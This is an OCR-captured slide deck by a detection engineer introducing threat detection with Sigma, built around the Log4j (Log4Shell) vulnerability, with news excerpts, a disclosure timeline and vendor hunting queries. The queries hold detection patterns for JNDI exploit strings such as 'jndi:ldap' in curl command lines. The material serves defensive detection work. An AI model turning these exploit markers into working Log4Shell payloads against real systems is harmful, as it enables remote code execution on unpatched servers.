THREAT DETECTION USING *SIGMA*

By NASREDDINE BENCHERCHALI

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- Detection Engineer / Threat Hunter

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
Open Source Projects:

  - MAL-CL (Malicious Command-Line)
  - EVTX-ETW-Resources
  - SIGMA-Resources

- MITRE ATT&CK, C2 Matrix, SANS Cheat Sheet



Agenda

01 Introduction

02 Threat Detection Primer

03 What is SIGMA

04 Anatomy of a SIGMA rule

05 Example(s)

06 The power of SIGMA

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Introduction

WIRED BACKCHANNEL BUSINESS CULTURE GEAR IDEAS SCIENCE SECURITY

LILY HAY NEWMAN SECURITY 12.10.2021 02:54 PM

‘The Internet Is on Fire’

A vulnerability in the Log4j logging framework has security teams scrambling to put in a fix.

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PRO CYBER NEWS

The Log4j Vulnerability: Millions of Attempts Made Per Hour to Exploit Software Flaw

Hundreds of millions of devices are at risk, U.S. officials say; hackers could use the bug to steal data, install malware or take control

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DOW	36,338.30	-59.78	-0.16%
S&P 500	4,766.18	-12.55	-0.26%
NASDAQ	15,644.97	-96.59	-0.61%

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The US economy in 12 charts

From jobs to GDP, these key indicators provide a comprehensive, up-to-date picture of the US Economy.

LATEST

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The Log4j security flaw could impact the entire internet. Here's what you should know

By Jennifer Korn

Updated 1433 GMT (2233 HKT) December 16, 2021

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TECH CYBERSECURITY

Log4j is patched, but the exploits are just getting started

As updates to affected software slowly roll out, other quicker fixes are a crucial stopgap

Let's dive into the timeline of this critical vulnerability.

24/11/2021

An Alibaba researcher notified the Apache Software Foundation of a remote code execution vulnerability in Log4j.

26/11/2021


A CVE was assigned

06/12/2021

Log4J 2.15 RC1 was released, not announced to public


09/12/2021

A POC was Public



10/12/2021

Public Disclosure of CVE 2021-44228
Log4J 2.15 RC2 was officially released to public.



24/11/2021

An Alibaba researcher notified the Apache Software Foundation of a remote code execution vulnerability in Log4j.

26/11/2021

A CVE was assigned

01/12/2021

(03) three instances of attempted exploitation or scanning

06/12/2021

Log4J 2.15 RC1 was released, not announced to public

09/12/2021


A POC was Public

+ 09 Minutes

“ We saw the first attempt to exploit the vulnerability just nine minutes after public disclosure ”

10/12/2021

Public Disclosure of CVE 2021-44228
Log4J 2.15 RC2 was officially released to public.



Date	Mean blocked requests per minute
2021-12-10	5,483
2021-12-11	18,606
2021-12-12	27,439
2021-12-13	24,642

CLOUDFLARE

https://blog.cloudflare.com/exploitation-of-cve-2021-44228-before-public-disclosure-and-evolution-of-waf-evasion-patterns/

864 Product

cisagov/**log4j-affected-db**

2 Contributors · 18 Issues · 141 Stars · 19 Forks

elastic

Symantec

Check Point SOFTWARE TECHNOLOGIES LTD

WALLIX CYBERSECURITY SIMPLIFIED

splunk>

JUNIPER NETWORKS

CISCO

McAfee

FORTINET

paloalto NETWORKS

Google: More than 35,000 Java packages impacted by Log4j vulnerabilities

Google's open-source team said they scanned Maven Central, today's largest Java package repository, and found that 35,863 Java packages use vulnerable versions of the Apache Log4j library.

This includes Java packages that use Log4j versions vulnerable to the original Log4Shell exploit (CVE-2021-44228) and a second remote code execution bug discovered in the Log4Shell patch (CVE-2021-45046).

James Wetter and Nicky Ringland, members of the Google Open Source Insights Team, said in a report today that typically when a major Java security flaw is found, it typically tends to affect only 2% of the Maven Central index.

However, the 35,000 Java packages vulnerable to Log4Shell account to roughly 8% of the Maven Central total of ~440,000, a percentage the two described using just one word —"**enormous**."

To sum up

- Patching is one of the effective « solution » but :
  - the patching window is getting short day by day
  - The patch itself have been made in rush.
  - We have to worry about finding the right balance of ensuring minimal impact to services.
  - Which mean patching is not always the viable/immediate solution.
- Relying on security products is another « solution », but :
  - The Numbers of bypasses is increasing rapidly and the vendors can't keep up.
  - The security products are the ones vulnerable.
  - This is no longer a product driven era. We have to act
- Threats and attackers are faster than ever at seizing the opportunity
- We need a way of detecting and finding these threats

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Threat Detection Primer

“ Threat detection is the practice of analyzing the entirety of a security ecosystem to identify any malicious activity that could compromise the network ”

Proactive

elastic

splunk>

Microsoft Defender
for Endpoint

CROWDSTRIKE

```
search index=main event_simpleName=Script* cid=* ComputerName=* | eval ExploitStringPresent = if(match(ScriptContent,"(env|jndi|ldap|rmi|ldaps|dns|corba|iiop|nis|nds)"),1,0) | search ExploitStringPresent = 1 | rex field=ScriptContent "(?i)(?<ExploitString>.*j'?\}?(?:\$\{[^}]+:['-]?)?n'?\}?(?:\$\{[^}]+:['-]?)?d'?\}?(?:\$\{[^}]+:['-]?)?i'?\}?(?:\$\{[^}]+:['-]?)?:'?\}?[^/]+)" | eval HostType=case(ProductType = "1","Workstation", ProductType = "2","Domain Controller", ProductType = "3","Server", event_platform = "Mac", "Workstation") | stats count by aid, ComputerName, HostType, ExploitString | lookup local=true aid_master aid OUTPUT Version, ComputerName, AgentVersion | table aid, ComputerName, HostType, Version, AgentVersion ExploitString | rename ComputerName as "Computer Name", HostType as "Device Type", Version as "OS Version", AgentVersion as "Agent Version", ExploitString as "Exploit String" | search "Exploit String"="***"
```

CROWDSTRIKE


```
CloudAppEvents | where Timestamp > datetime("2021-12-09") | where UserAgent contains "jndi:" or AccountDisplayName contains "jndi:" or Application contains "jndi:" or AdditionalFields contains "jndi:" | project ActionType, ActivityType, Application, AccountDisplayName, IPAddress, UserAgent, AdditionalFields
```

Microsoft Defender for Endpoint

```
type_id:8001 and operation:1 and process.file.name:curl.exe and ( process.cmd_line:"jndi:ldap" or process.cmd_line:"jndi:rmi:" or process.cmd_line:"jndi:http:" or process.cmd_line:"jndi:dns:" or process.cmd_line:"lower:jndi" )
```

